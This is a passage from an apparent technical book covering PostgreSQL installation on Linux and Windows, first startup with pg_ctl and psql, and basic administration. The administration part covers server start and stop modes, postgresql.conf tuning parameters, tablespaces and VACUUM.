postgres$ /usr/local/pgsql/bin/initdb -D /usr/local/pgsql/data
```

Step 3. Add the PostgreSQL bin Directory to Your System Path

For reasons of convenience, add the location of PostgreSQL's `bin` directory to your system path. Although this is not a requirement, doing so enables you to run the applications found in that directory regardless of your present location in the path. If you want to do this only for your user, add the following information to your shell configuration file (which typically resides in your home directory). Otherwise, add it to `/etc/profile` to make this convenience available to every user.

```
PATH=/usr/local/pgsql/bin:$PATH
export PATH
```

Once these changes have been saved to the appropriate file, you need to either log out and log back in again or, depending on the shell you're using, use the `source` command to effect the changes.

With these three steps completed, proceed to the section "Starting PostgreSQL for the First Time."

Installing PostgreSQL on Windows 2000, XP, and 2003

Only as of version 8.0 has a native version of PostgreSQL been available for the Windows platform. However, despite being such a new addition, the installer is already very usable, making installation on the Windows platform quite trivial. Please note that PostgreSQL cannot be installed on the FAT file system; only NTFS is supported.

The following steps outline the installation process on Windows:

1. **Installation Language and Log**: Unzip the package, and then click the `postgres-X.X.msi` icon, found in the downloaded installer package, to begin the installation process. The first installer screen prompts you to choose a preferred language for the process. Presently the installer supports the Brazilian Portuguese, English, French, German, Russian, Swedish, and Turkish languages. At this stage you can also choose to write a log that details the installation process. Typically this is necessary only during troubleshooting situations, but feel free to check this box if you want to learn more about exactly what happens during installation. Choose the appropriate language and, if necessary, enable the log. Click the Start button to continue.

2. **Installation Welcome and Notes**: The next few screens offer a welcome message and information regarding installation issues, licensing terms, and various other pertinent bits of data. Feel free to peruse these screens, and then proceed by clicking Next.

3. **Installation Options**: Next you are presented with installation options. These options are broken into four categories:

    1. **Database Server**: This category contains options for installing the data directory files, for enabling non-English support for status and error messages, and for supporting geographical data. If you don't require the latter two options, feel free to leave both disabled. However, be sure to leave the data directory installation option enabled.

2. **User Interfaces**: This category includes the psql and pgAdmin III GUI applications, both of which are scheduled for installation by default. Both applications are introduced in Chapter 27.

3. **Database Drivers**: This category includes the JDBC, Npgsql, ODBC, and OLEDB drivers, all of which are scheduled for installation by default. If you don't plan to use PostgreSQL in conjunction with Java-, .NET-, ODBC-, or OLEDB-compatible technologies, respectively, then cancel their installation to save some drive space.

4. **Development**: This category includes various development-related files and utilities, all of which are not scheduled for installation by default and are not required for the purposes of this book.

During this stage you also have the opportunity to change the installation directory, with the default being set to `C:\Program Files\PostgreSQL\X.X\`. Because spaces in pathnames can be somewhat of an annoyance when writing scripts, consider changing this to `C:\pgsql\` or something similar. Once this is complete, click Next to continue.

4. **Service Configuration**: This step involves setting several very important parameters:

1. **Install as a Service**: You're first prompted to install PostgreSQL as a service, which means it will turn on and off automatically along with the operating system. You'll learn more about running PostgreSQL as a service in the later section, "Starting and Stopping PostgreSQL Automatically." When running PostgreSQL as mission-critical applications, you'll certainly want to leave this enabled; however, for testing environments, you may choose to start and stop it manually. Doing so is also covered in the aforementioned section. If you choose to not install PostgreSQL as a service, then the remaining five parameters are irrelevant, so you should continue to Step 5.

2. **Service Name**: If you do choose to install PostgreSQL as a service, this field represents the name of the service; you can set this field to anything you please, although the default is just fine.

3. **Account Name**: This field specifies the name of the user who owns the PostgreSQL daemon process. Consider leaving this set to `postgres` (unless you have good reasons for doing otherwise), which causes this account to be created and used expressly for operating the PostgreSQL daemon. You're also free to specify the name of an existing account; however, this account cannot be a privileged user, such as Administrator!

4. **Account Domain**: This field specifies the server's commonly used network name. This is set to your server's specified domain name by default.

5. **Daemon Account**: Finally, you're prompted to enter and verify a password via the Account password and Verify password fields, respectively. Be sure to choose a sufficiently difficult password, yet something you can remember. You also have the option of leaving this blank, which prompts PostgreSQL to create a random password for you. If you allow PostgreSQL to choose the password, it will not communicate the password to you, because this account should be used for no purpose other than to operate the daemon account, and therefore there is no particular reason to know this password.

5. **Initialize the Database Cluster**: If you chose to install PostgreSQL as a service, you also have the option to further tweak the server's default configuration. Pictured in Figure 25-1, this screen's title may be a tad misleading to some readers, as *cluster* tends to be defined as a database or other server type consisting of more than one node. However, the PostgreSQL community defines this term as a collection of databases accessed through a particular daemon instance. With that in mind, you can see that there are several options presented on this screen:

    1. **Initialize Database Cluster**: This option determines whether the database cluster should be initialized (created). Of course, you want to leave this enabled.

    2. **Port Number**: By default, the PostgreSQL server accepts connections on port 5432. Unless you have specific reasons for changing this value, using port 5432 is fine.

    3. **Addresses**: Left unchecked, this setting disallows any PostgreSQL connections other than those originating from the local server. If you plan to run PostgreSQL and the application on the same server (for instance, run a Web site in which both the Web and database server reside on the same machine), leave this unchecked. Otherwise, enable this feature. If you require the ability to connect from remote locations, keep in mind that this isn't the only required step. You also need to modify the `pg_hba.conf` file, introduced in Chapter 29.

    4. **Locale**: This setting determines PostgreSQL's default locale, which defines settings specific to a particular culture, such as character, number, and monetary formatting and character ordering. Over 150 locales are presently supported, including locales targeting areas as far flung as Greece, Finland, Ecuador, and Thailand. If you're in the United States, set this value to English, United States.

    5. **Encoding**: Because of the disparity of characters, accent marks, and character ordering among languages, you want to make sure that PostgreSQL properly handles encoding according to your specific needs. You do so by choosing the proper encoding with this option. By default this is set to SQL_ASCII.

    6. **PostgreSQL Administrator Account**: Next up are the administrator (Superuser) name and corresponding Password fields. Note that this is different from the previously created account used to operate the service daemon—it's the PostgreSQL account that you'll use to administer the internal server workings such as user and database creation. For security reasons, the chosen password should in no circumstances be the same as that used for the service daemon user, assuming that you specified one rather than allowing PostgreSQL to choose one for you. By default, this username is set to `postgres`, although you're free to choose any name you please.




Figure 25-1. *Initializing the database cluster*

6. **Enable Procedural Languages**: If you chose to install PostgreSQL as a service, you also have the option to enable one or several procedural languages, which can be used to write user-defined functions (introduced in Chapter 32). At present, seven choices are available for Windows: PL/pgSQL (enabled by default), PL/Perl, PL/Perl (untrusted), PL/Python (untrusted), PL/Tcl, PL/Tcl (untrusted), and PL/Java (trusted and untrusted). PL/pgSQL is a procedural language that allows you to integrate a series of SQL statements and procedural programming logic together to accomplish a more complex task than what is accomplished with SQL statements alone. PL/Perl offers the same capabilities as PL/pgSQL, but the code is written using the Perl language. The difference between the trusted and untrusted versions of PL/Perl is that in the trusted version, some of Perl's features are disabled (file handle operations and use of `USE` and `REQUIRE`, in particular) to ensure a higher level of security, whereas in the untrusted version, you have complete autonomy to use these features. PL/Python allows for the creation of user-defined functions using the Python language, PL/Tcl with the Tcl language, and PL/Java with the Java language. Choose which languages you think might be of use to you and then click Next to continue.

   Some of these options may be disabled depending upon whether the necessary software is installed on your system. For instance, to activate Perl and Tcl support, you need to install ActiveState (`http://www.activestate.com/`), ActivePerl, and ActiveTcl packages, respectively.

7. **Enable Contrib Modules**: This step, shown in Figure 25-2, allows you to enable additional, nonstandard functionality that may be useful depending upon your particular environment. Introducing each of the modules listed in Figure 25-2 is beyond the scope of this chapter, because most will be of no use to the typical reader. However, should you require the use of, for instance, a data structure or some special behavior not otherwise available in the default distribution, be sure to consult these modules before endeavoring to implement the feature. For instance, enabling the ISBN and ISSN module results in the addition of a datatype capable of representing ISBN and ISSN numbers used to identify books and serial publications, respectively.




Figure 25-2. *Enabling contributed modules*

8. **Ready to Install**: PostgreSQL is ready to be installed. Go ahead and click Next to install the software. Once completed, you'll be notified of a successful installation and invited to join the `pgsql-announce` mailing list, which offers information regarding new releases and bug fixes. If you'd like to subscribe, click the button, which takes you to a corresponding Web page. In any case, click Finish to exit the installer. Congratulations, PostgreSQL is now installed!

Installing PostgreSQL on Windows 95, 98, and ME

The PostgreSQL 8 installer does not function on Windows versions 95, 98, and Me. However, an alternative solution is available for those of you unfortunate enough to still be using these platforms. It involves installing the Cygwin Linux environment for Windows (`http://www.cygwin.com/`). This issue likely affects a very small population of readers, so we've opted to forego a detailed summary of the process and instead direct interested parties to the following Web page, which comprehensively covers the necessary steps:

`http://www.postgresql.org/docs/faqs.FAQ_CYGWIN.html`

■ **Caution** At the time of this writing, the latest available Cygwin PostgreSQL version is 7.4.5-1. Therefore, readers using this version will be unable to take advantage of the version 8–specific features discussed throughout this book.

Starting PostgreSQL for the First Time

We imagine that you're eager to test your newly installed server, so this concluding section guides you through a few steps that will help you to verify whether everything is running properly.

The chapters that follow go into significant detail regarding some of the concepts discussed in this section, so this is intended only as a brief overview to get you started.

■ **Note** If you intend to operate PostgreSQL on any publicly accessible server, you are strongly urged to browse ahead to the opening sections of Chapter 29, which outline numerous steps that you should take to secure a PostgreSQL server.

On both Linux and Windows, you can determine whether the daemon is presently running by using the `pg_ctl` command. On Linux the command should be executed like this:

```
postgres$ pg_ctl status -D /usr/local/pgsql/data
```

On Windows, you need to change the path accordingly, but the command is the same:

```
%>pg_ctl status -D C:\pgsql\data
```

■ **Tip** You can forego specifying the data directory by setting the `PGDATA` environment variable, one of numerous variables that can affect your interaction with PostgreSQL. On Linux this is accomplished by modifying either `/etc/profile`, which makes the variable available to all users, or, for a specific user, the user's shell-specific configuration file (for example, `.bash_profile`). Then, either log out and log back in, or execute the `source` command if your shell supports it. On Windows this is accomplished by navigating to the Windows Control Panel directory and choosing the System panel. Click Advanced, and then Environment Variables. Click the New button, and assign `PGDATA` to the Variable name field, and assign the corresponding data path to the Variable value field. You'll need to log on and back off for these changes to take effect.

If the daemon isn't running, you'll see the following message:

```
pg_ctl: neither postmaster nor postgres running
```

If the daemon is running, you'll see something to the effect of:

```
pg_ctl: postmaster is running (PID: 4348)
/usr/local/pgsql/bin/postmaster "-D" "/usr/local/pgsql/data"
```

Because this is your first encounter with PostgreSQL, it's presumed that the server is offline. To start it, execute the following command:

```
postgres$ pg_ctl start -D /usr/local/pgsql/data -l /usr/local/pgsql/logs/logfile &
```

This starts PostgreSQL, using the database cluster residing in `/usr/local/pgsql/data`, and logging messages to a file named `logfile` found in `/usr/local/pgsql/logs`. The `logs` directory doesn't exist, by default, so you need to create it if you want to follow this example verbatim. Of course, it's recommended that you consider logging PostgreSQL information to a centralized logging location along with other services, although the process for doing so is beyond the scope of this book.

Again, if you're running Windows, you need to change the paths accordingly. Of course, if you chose to install PostgreSQL as a service, then you can both start and stop it within the Services control panel.

Finally, you can verify PostgreSQL is running by logging into it using the psql client:

```
postgres$ psql template1
```

Should you receive a welcome message from psql, everything is working as intended! Note that psql is introduced in significant detail in Chapter 27.

Summary

This chapter set the stage for beginning your experimentation with the PostgreSQL server. You learned not only how to download and install PostgreSQL, but also how to configure it to best fit your administrative and application needs. Other configuration issues are revisited throughout the remainder of this book as necessary.

In the next chapter you'll learn how to effectively manage your newly installed PostgreSQL server, beginning with a detailed introduction to `pg_ctl`. You'll also learn more about advanced configuration options, how to create and manage tablespaces, how to perform system maintenance tasks using `Vacuum` and `Analyze`, and how to both back up and recover your data.

CHAPTER 26

PostgreSQL Administration

There is an old saying that "with great power, comes great responsibility." Though not originally uttered in reference to database software, it certainly seems a fitting way to describe the current systems that exist in the market. If you want a powerful, "enterprise class" system, you likely have to deal with a system that requires an onerous amount of tuning with an exorbitant number of knobs and switches, many of which have nothing to do with the feature you really intend to use. On the other end are database systems that may be quick and easy to install, but provide only the most basic database functionality. With PostgreSQL, the developers have tried to strike a balance between a high level of features and tuning parameters, but implemented in a way that is almost hidden from those who do not need to use those options. This makes PostgreSQL one of the easiest databases to administer, even when working within an enterprise-critical environment, without having to sacrifice functionality.

In this chapter, we take a look at some of these knobs and switches that you can use to help tune your PostgreSQL system for maximum performance, and go over some of the basic system maintenance tasks that you should be aware of if you are going to administer a PostgreSQL system. By the end of this chapter you should be familiar with:

- Starting and stopping a PostgreSQL server
- The configuration variables most important for system tuning and smooth operation
- Creating and working with tablespaces
- System maintenance tasks, including `VACUUM` and `ANALYZE`
- How to upgrade between versions of PostgreSQL
- Backup and recovery of a PostgreSQL system

While working with these options is not hard, it is an important topic. Even if you don't need to maintain a production environment, many of the tasks described here will be helpful for keeping your own development systems up and running.

Starting and Stopping the Server

The first task you need to be familiar with is starting and stopping your database server. When you start PostgreSQL, what you are doing is launching the `postmaster` executable, which fires up a process for itself, as well as two subprocesses, one for statistics processing and one for

buffer processing. While you can call this `postmaster` executable process directly, the recommended way is to use the `pg_ctl` program.

Using pg_ctl

This program can be used for both starting and stopping PostgreSQL, and provides a number of options for doing so. First, take a look at Table 26-1, which lists and describes the different command types that can be involved with `pg_ctl`.

Table 26-1. *pg_ctl Command Modes*

Command	Explanation
`start`	Starts a new `postmaster` process
`stop`	Stops a running `postmaster` process
`restart`	Stops a running `postmaster` and then starts it again
`reload`	Sends a signal to the `postmaster` to reload its configuration files
`status`	Determines if a `postmaster` is currently running
`kill`	Sends a specific signal to a specified process (new in PostgreSQL 8.0)
`register`	Allows you to register a system service on Windows platforms
`unregister`	Allows you to unregister a system service that was previously registered

As you can see, the `pg_ctl` command is quite versatile for controlling your PostgreSQL database server. In addition to these command modes, `pg_ctl` also takes a number of different options, which are listed and described in Table 26-2.

Table 26-2. *pg_ctl Options*

Option	Explanation
`-D` *`datadir`*	Specifies the location of the PostgreSQL database files. Defaults to whatever `PGDATA` is set to.
`-l` *`filename`*	Logs server output to the file specified. Creates the file if it does not exist.
`-m` *`mode`*	Specifies the shutdown mode (smart, fast, or immediate).
`-o` *`options`*	Allows specific options to be passed directly to the `postmaster` process.
`-p` *`path`*	Specifies the location of the `postmaster` executable. Defaults to the same directory as `pg_ctl`.
`-s`	Specifies that no informational messages will be output, only errors.
`-w`	Waits (up to 60 seconds) for the start or shutdown to complete. Defaults to shutdown.
`-W`	Do not wait for start or shutdown to complete. Defaults to start and restart.
`-N`	On Windows, specifies the name of the system service to register.

Table 26-2. *pg_ctl Options*

Option	Explanation
-U	On Windows, specifies the username for the user to start the service.
-P	On Windows, specifies the password for the user to start the service.

Since there are a number of command modes and options, there are bound to be some cases that do not apply to your situation. However, let's take a closer look at some common examples to better show how the command syntax comes together.

The following command starts PostgreSQL, waiting for the server to complete startup before returning, and logging any output to the file called `my_log`:

```
pg_ctl -w -l my_log start
```

The following is the most aggressive of the three ways to stop PostgreSQL using `pg_ctl`:

```
pg_ctl stop -m immediate
```

The different stop modes work as follows:

- **Smart mode**: The default stop mode; it waits for all clients to disconnect and then shuts down the server.
- **Fast mode**: Causes all active transactions to be rolled back, forcibly disconnects any client connections, and then shuts down the server.
- **Immediate mode**: Simply aborts all active server processes before shutting down. Since this is not a clean shutdown, the server goes through a recovery run upon restart.

In general, it is best to attempt to stop PostgreSQL with the least forcible stop mode, and then increase its aggressiveness if needed.

The following command would restart the PostgreSQL server, making it run on port 5480 after restart:

```
pg_ctl -o "port=5480" restart
```

The following command causes the database initialized in `/var/lib/pgsql/data` to reread its configuration files. This is a commonly executed command when changing configuration settings in the `postgresql.conf` or `pg_hba.conf` files.

```
pg_ctl -D /var/lib/pgsql/data reload
```

Operating System Commands

Many operating systems (OSs) have their own ways to start and stop a PostgreSQL server. Usually, these options are created by packages for that specific operating system. Since those options are platform-dependent, we won't go into the details of each of these methods. However, you should be aware that there may be another method for starting and stopping your server. Table 26-3 lists several operating systems and their alternative methods for starting the PostgreSQL server. For more details on these methods, please consult the documentation provided with either your OS or the package that installs PostgreSQL on your system.

Table 26-3. *OS-Specific Methods for Starting PostgreSQL*

Operating System	Alternative Start/Stop Method
Debian	Provides a `pg_ctlcluster` script to control different PostgreSQL options
FreeBSD	Provides a script in `/etc/rc.d` called `010.pgsql.sh`
Red Hat	Provides a standard `init` script called `postgresql`, available in `/etc/init.d/`
Windows	Provides shortcuts in the Start menu, and can also be controlled from the Services menu

Tuning Your PostgreSQL Installation

Once you have your PostgreSQL server up and running, you will want to look into tuning your installation for maximum performance. This is accomplished by changing parameters within the `postgresql.conf` configuration file, which is normally found within the `PGDATA` directory of your PostgreSQL installation. As of PostgreSQL 8.0, there were more than 100 different options for configuring your PostgreSQL server; however, only a small set of those is needed for tuning. In this section, we walk through the most important options for configuring PostgreSQL.

Managing Resources

The first group of settings we look at focuses on managing the amount of resources your PostgreSQL server will use. Because PostgreSQL is designed to run on minimal hardware, the default settings can often be considerably low for running on modern hardware. For this reason, these settings are generally the first things you will want to adjust on your system.

shared_buffers

The `shared_buffers` setting controls the amount of shared memory used by PostgreSQL. Its value is a number where 1 unit represents 8,192 bytes of memory. The minimum is 16, or twice the number of maximum allowed connections, whichever is greater; the default is typically 1,000. For tuning, many people suggest setting this parameter to a value equal to 20 percent of the RAM that will be dedicated to PostgreSQL and then adjusting down to find the best performance for your workload. General usage has demonstrated that increasing this value over 10,000 is usually not helpful, so on systems with large amounts of RAM, you might want to start at this level. This value requires a full restart of PostgreSQL for any changes to take effect.

work_mem

This setting, also known as `sort_mem` prior to version 8, controls the amount of memory that can be used for internal sort operations and hash tables before these operations switch to using temporary disk files. Its value is a number equivalent to 1KB; the default value is 1024KB (1MB). While it is optimal to avoid using disk files where possible, it is important to remember that this setting operates per sort, not per query, so setting the value too high can cause your system to dedicate too much memory to a given query.

Consider an example in which you have a query that involves joining two tables with a hash-join, returning a distinct result set, which in turn is ordered by an arbitrary column in the result. This single query would involve at least three sort operators, and so would allow up

to 3MB of memory to be used. This might not sound like much, but on a server with a small amount of RAM (say 256MB) that has to handle a large number of connections (say 100), you can see how this could easily exhaust all of the available RAM on the system. This setting can be set per connection, though, so one trick you can use is to set the value higher for specific connections that might need to run more intensive queries, like a reporting interface. To change this setting on an individual connection, you would use the `SET` command:

```
SET work_mem = 2028;
```

maintenance_work_mem

This setting, also known as `vacuum_mem` prior to version 8, is similar to the `work_mem` setting but is used for system tasks, including vacuuming and creating new indexes. Its value is a number equivalent to 1KB; the default value is 16,384KB (16MB) as of 8.0, and 8,192KB (8MB) in prior versions. Since these operations are not generally run in concurrent fashion, it is often safe to set this value even higher if you work with larger tables. This value can also be set per session.

max_prepared_transactions

This setting, new in PostgreSQL 8.1, controls the number of transactions that can be simultaneously prepared for two-phase commit. The default value is five, but if you are not using two-phase commit, then you can effectively set this to 0. While this won't result in large performance increases, since use of two-phase commit within PHP is almost nonexistent, it doesn't hurt to turn it off.

max_fsm_relations

This setting sets the maximum number of relations (tables and indexes) that will be tracked within the freespace map. Its value is a number equal to one relation, with a default setting of 1,000. For most people, this amount is enough, but setting this too low can cause serious performance issues, so it is best to occasionally verify you have set it appropriately. You can determine the number of relations that are needed by using the following query:

```
SELECT count(*) FROM pg_class WHERE relkind IN ('r','t');
```

Since this setting is set cluster-wide, you need to run it once on each database within the cluster and add the results together to get the proper level needed. This value requires a full restart of PostgreSQL for any changes to take effect.

max_fsm_pages

The `max_fsm_pages` setting controls the maximum number of disk pages that will be tracked within the free space map. It takes a value equal to one page, with a minimum value equal to 16 × `max_fsm_relations`, and a default setting of 20,000. This value is critical in helping to manage the underlying disk pages used, and should be set high enough to handle all pages that are part of an update or deletion between vacuums.

The easiest way to determine an appropriate level is to periodically run `VACUUM VERBOSE` on the database running under a production-level load, which will produce a summary of the number of disk pages modified, and a note regarding what this setting should be set to if it is too low. Also be aware that this setting is set cluster-wide, so if you have multiple databases in

your PostgreSQL system, you need to run the `VACUUM VERBOSE` command on each database, and set this value to the total number of pages for all databases. This setting requires 6 × `max_fsm_pages` bytes of memory, but it is critical for optimum performance, so don't set this value too low. This value requires a full restart of PostgreSQL for any changes to take effect.

Managing Planner Resources

The PostgreSQL planner is the part of PostgreSQL that determines how to execute a given query. It bases its decisions on the statistics collected via the `ANALYZE` command and on a handful of options in the `postgresql.conf` file. Here we review the two most important options.

effective_cache_size

This setting tells the planner the size of the cache it can expect to be available for a single index scan. Its value is a number equal to one disk page, which is normally 8,192 bytes, and has a default value of 1,000 (8MB RAM). A lower value suggests to the planner that using sequential scans will be favorable, and a higher value suggests that an index scan will be favorable. In most cases, this default is too low, but determining a more appropriate setting can be difficult. The amount you want will be based on both PostgreSQL's `shared_buffer` setting and the kernel's disk cache available to PostgreSQL, taking into account the amount other applications will take and that this amount will be shared among concurrent index scans. It is worth noting that this setting does not control the amount of cache that is available, but rather is merely a suggestion to the planner, and nothing more. This value requires a full restart of PostgreSQL for any changes to take effect.

random_page_cost

Of the settings that control planner costs, this is by far the most often modified by PostgreSQL experts. This setting controls the planner's estimate of the cost of fetching nonsequential pages from disk. The measure is a number representing the multiple of the cost of a sequential page fetch (which by definition is equal to 1) and has a default value of 4. Setting this value lower will increase the tendency to use an index scan, and setting it higher will increase the tendency for a sequential scan. On a system with fast disk access, or on a database in which most if not all of the data can safely be held in RAM, a value of 2 or lower is not out of the question, but you'll need to experiment with your hardware and workload to find the setting that is best for you. This value requires a full restart of PostgreSQL for any changes to take effect.

Managing Disk Activity

One of the most common bottlenecks to performance is that of disk input/output (I/O). In general, it is more expensive to read from and write to a hard drive than to compute information or retrieve the information from RAM. Thus, a number of settings have been created to help manage this process, as discussed in this section.

fsync

This setting controls whether or not PostgreSQL should use the `fsync()` system call to ensure that all updates are physically written to disk, rather than rely on the OS and hardware to ensure this. This is significant because, while PostgreSQL can ensure that a database-level crash will

be handled appropriately, without `fsync`, PostgreSQL cannot ensure that a hardware- or OS-level crash will not lead to data corruption, requiring restoration from backup. The reason this is an option at all is that the use of `fsync` adds a performance penalty to regular operations. The default is to ensure data integrity, and thus leave `fsync` on; however, in some limited scenarios, you may want to turn off `fsync`. These scenarios include using databases that are read-only in nature, and restoring a database load from backup, where you can easily (and most likely want to) restore from backup if you encounter a failure. Just remember that turning off `fsync` opens you up to a higher risk of data corruption, so do not do this casually or without good backups. This value requires a full restart of PostgreSQL for any changes to take effect.

checkpoint_segments

This setting controls the maximum number of log file segments that can occur between automatic write-ahead logging (WAL) checkpoints. Its value is a number representing those segments, with a default value of 3. Increasing this setting can lead to serious gains in performance on write-intensive databases, such as those that do bulk data loading, mass updates, or a high amount of transaction processing. Increasing this value requires additional disk space. To determine how much, you can use the following formula:

```
16MB × ((2 × checkpoint_segments)+1)
```

Also be aware that this benefit may be reduced if your `xlog` files are kept on the same physical disk as your data files.

checkpoint_warning

This setting, added in PostgreSQL 7.4, controls whether the server will emit a warning if checkpoints occur more frequently than a number of seconds equal to this setting. The value is a number representing 1 second; the default is 30. This value requires a full restart of PostgreSQL for any changes to take effect.

checkpoint_timeout

This setting controls the maximum amount of time that will be allowed between WAL checkpoints. The value is a number representing 1 second; the default value is 300 seconds. This value is usually best when kept between 3 and 10 minutes, with the range increasing the more the write load tends to group into bursts of activity. In some cases, where very large data loads must be processed, you can set this value even higher, even as much as 30 minutes, and still see some benefits.

Using Logging for Performance Tuning

While most of the logging options are used for error reporting or audit logging, the two options covered in this section can be used for gathering critical performance-related information.

log_duration

This setting causes the execution time of every statement to be logged when statement logging is turned on. This can be used for profiling queries being run on a server, to get a feel for both quick and slow queries, and for helping to determine overall speed. The default is set to `FALSE`, meaning the statement duration will not be printed.

log_min_duration_statement

This setting, added in version 7.4, is similar to `log_duration`, but in this case the statement and duration are only printed if execution time exceeds the time allotted here. The value represents 1 millisecond, with the default being `-1` (meaning no queries are logged). This setting is best set in multiples of 1,000, depending on how responsive you need your system to be. It is also often recommended to set this value to something really high (30,000, or 30 seconds) and handle those queries first, gradually reducing the setting as you deal with any queries that are found.

■ **Tip** There is a popular external tool called Practical Query Analysis (PQA) that can be used to do more advanced analyses of PostgreSQL log data to find slow query bottlenecks. You can find out more about this tool on its homepage at `http://pqa.projects.postgresql.org/`.

Managing Run-Time Information

When administering a database server, you will often need to see information about the current state of affairs with the server, and gather profiling information regarding queries being executed on the system. The following settings help control the amount of information made available through PostgreSQL.

stats_start_collector

This setting controls whether PostgreSQL will collect statistics. The default value is for this setting to be turned on, and you should verify this setting if you intend to do any profiling on the system.

stats_command_string

This setting controls whether PostgreSQL should collect statistics on currently executing commands within each setting. The information collected includes both the query being executed and the start time of the query. This information is made available in the `pg_stat_activity` view. The default is to leave this setting turned off, because it incurs a small performance disadvantage. However, unless you are under the most dire of server loads, you are strongly recommended to turn this setting on.

stats_row_level

This setting controls whether PostgreSQL should collect row-level statistics on database activity. This information can be viewed through the `pg_stat` and `pg_stat_io` system views. This information can be invaluable for determining system use, including such things as determining which indexes are underused and thus not needed, and determining which tables have a high number of sequential scans and thus might need an index. The default is to turn this setting off, because it incurs a performance penalty when turned on. However, the tuning information that can be obtained often outweighs this penalty, so you may want to turn it on.

Working with Tablespaces

Before PostgreSQL 8.0, administrators had to be very careful to monitor disk usage from size and speed standpoints, and often had to settle for finding some balance for their database between the two. While this was certainly possible, in some scenarios it proved rather inflexible for the needs of some systems. Because of this, some administrators would go through cumbersome steps of creating symbolic links on the file system to add this flexibility. Unfortunately, this was somewhat dangerous, because PostgreSQL had no knowledge of these underlying changes and thus, in the normal course of events, could sometimes break these fragile setups. PostgreSQL 8.0 solved this with the addition of the tablespace feature. Tablespaces within PostgreSQL provide two major benefits:

- Allow administrators to store relations on disk to better account for disk space issues that may be encountered as database size grows.
- Allow administrators to take advantage of different disk subsystems for different objects within the database based on the usage patterns of those objects.

Because working with tablespaces requires disk access, you need to be a superuser to create any new tablespaces; however, once created, you can make a tablespace usable by anyone.

Creating a Tablespace

The first step in creating a new tablespace is to define an area on the hard drive for that tablespace to reside. A tablespace can be created in any empty directory on disk that is owned by the operating system user that we used to run PostgreSQL (usually `postgres`). Once we have that directory defined, we can go ahead and create our tablespace from within PostgreSQL with the following command syntax:

```
CREATE TABLESPACE tablespacename [OWNER username] LOCATION 'directory'
```

If no owner is given, the tablespace will be owned by the user who issued the command. As an example, let's create a tablespace called `extraspace` on a spare hard drive, mounted at `/mnt/spare`:

```
phppg=# CREATE TABLESPACE extraspace LOCATION '/mnt/spare';
CREATE TABLESPACE
```

If we now examine the `pg_tablespace` system table, we see our tablespace listed there along with the default system tablespaces:

```
phppg=# select * from pg_tablespace;
  spcname    | spcowner       | spclocation        | spcacl
-------------------+--------------+-------------------+--------
 pg_default  |        1       |                    |
 pg_global   |        1       |                    |
 extraspace  |        1       | /mnt/spare         |
```

We see our tablespace listed under the `spcname` column. The owner of the tablespace is listed in `spcowner`, the location on disk is listed under `spclocation`, and any privileges will be listed in `spcacl`.

Altering a Tablespace

The `ALTER TABLESPACE` command allows us to change the name or owner of the tablespace. The command takes one of two forms. The first form renames a current tablespace to a new name:

```
ALTER TABLESPACE tablespacename RENAME TO newtablespacename;
```

The second form changes the owner of a tablespace to a new owner:

```
ALTER TABLESPACE tablespacename OWNER TO newowner;
```

Note that this does not change the ownership of the objects within that tablespace.

Dropping a Tablespace

Of course, from time to time, we may want to drop a tablespace that we have created. This is accomplished simply enough with the `DROP TABLESPACE` command:

```
DROP TABLESPACE tablespacename;
```

Note that all objects within a tablespace must first be deleted separately or the `DROP TABLESPACE` command will fail.

Vacuum and Analyze

Compared to most database systems, PostgreSQL is a relatively low-maintenance database system. However, PostgreSQL does have a few tasks that need to be run regularly, whether manually, through automated system tools, or via some other means. These two tasks are periodic vacuuming and analyzing of your tables. This section explains why we need to run these processes and introduces the commands involved in doing so.

Vacuum

PostgreSQL employs a Multiversion Concurrency Control (MVCC) system to handle highly concurrent loads without locking. One aspect of an MVCC system is that multiple versions of a given row may exist within a table at any given time; this may happen if, for example, one user is selecting a row while another is updating that row. While this is good for high concurrency, at some point these multiple row versions must be resolved. That point is at transaction commit, which is when the server looks at any versions of a row that are no longer valid and marks them as such, a condition referred to as being a "dead tuple." In an MVCC system, these dead tuples must be removed at some point, because otherwise they lead to wasted disk space and can slow down subsequent queries.

Some database systems choose to do this housecleaning at transaction commit time, scanning in-progress transactions and moving records around on disk as needed. Rather than put this work in the critical path of running transactions, PostgreSQL leaves this work to be done by a background process, which can be scheduled in a fashion that incurs minimal impact on the mainline system. This background process is handled by PostgreSQL's `VACUUM` command. The syntax for `VACUUM` is simple enough:

```
VACUUM [FULL | FREEZE] [VERBOSE] [ANALYZE] [ table [column]];
```

The VACUUM command breaks down into two basic use cases, each with a variation of the above syntax and each accomplishing different tasks. The first case, sometimes referred to as "regular" or "lazy" vacuums, is called without the FULL option, and is used to recover disk space found in empty disk pages and to mark space as reusable for future transactions. This form of VACUUM is nonblocking, meaning concurrent reads and writes may occur on a table as it is being vacuumed. Calling this version of the command without a table name vacuums all tables in the database; specifying a table vacuums only that table.

